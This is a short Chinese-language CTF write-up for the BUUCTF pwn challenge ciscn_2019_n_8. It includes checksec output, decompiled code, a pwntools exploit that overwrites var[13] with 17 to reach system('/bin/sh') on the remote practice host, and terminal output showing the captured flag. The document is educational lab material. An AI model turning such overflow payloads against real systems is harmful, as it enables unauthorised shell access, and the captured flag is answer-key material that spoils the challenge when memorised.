

# 比较简单的pwn

## 思路

checksec

```
[*] '/home/giantbranch/Desktop/ctf/ciscn_2019_n_8'  
Arch:      i386-32-little  
RELRO:     Partial RELRO  
Stack:     Canary found  
NX:        NX enabled  
PIE:       PIE enabled  
root@ubuntu:/home/giantbranch/Desktop/ctf#
```

啥保护都开了

看看ida

```
IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums  
4  int v5; // [esp-10h] [ebp-1Ch]  
5  
6  var[13] = 0;  
7  var[14] = 0;  
8  init();  
9  puts("What's your name?");  
10 __isoc99_scanf("%s", var, v4, v5);  
11 if ( *(_QWORD *)&var[13] )  
12 {  
13     if ( *(_QWORD *)&var[13] == 17LL )  
14         system("/bin/sh");  
15     else  
16         printf(  
17             "something wrong! val is %d",  
18             var[0],  
19             var[1],  
20             var[2],  
21             var[3],  
22             var[4],  
23             var[5],  
24             var[6],  
25             var[7],
```


只要var[13]=17即可获得shell

```
from pwn import *
io = remote('node3.buuoj.cn',26497)
payload = 'a'*52+p64(17)
io.sendline(payload)

io.interactive()|
```

值得注意的是var是dd类型的数字

因此需要发 $4 \times 13 = 52$ 个随机字符串，以及一个8字节的17

A terminal window with a dark purple background and white text. On the left side, there is a vertical sidebar with icons for various system components: a folder, a document, a gear, a terminal, a pencil, and a floppy disk. The main area of the terminal shows a directory listing of system folders: dev, etc, flag, home, lib, lib32, lib64, media, mnt, opt, proc, pwn, root, run, sbin, srv, sys, tmp, usr, and var. Below the listing, the user enters the command '\$ cat flag', and the terminal outputs 'flag{4183230f-1643-4981-98f7-15ece33edd92}'. The next line shows '[\*] Got EOF while reading in interactive', and the prompt '\$' is visible at the bottom.

```
dev
etc
flag
home
lib
lib32
lib64
media
mnt
opt
proc
pwn
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag
flag{4183230f-1643-4981-98f7-15ece33edd92}
[*] Got EOF while reading in interactive
$
```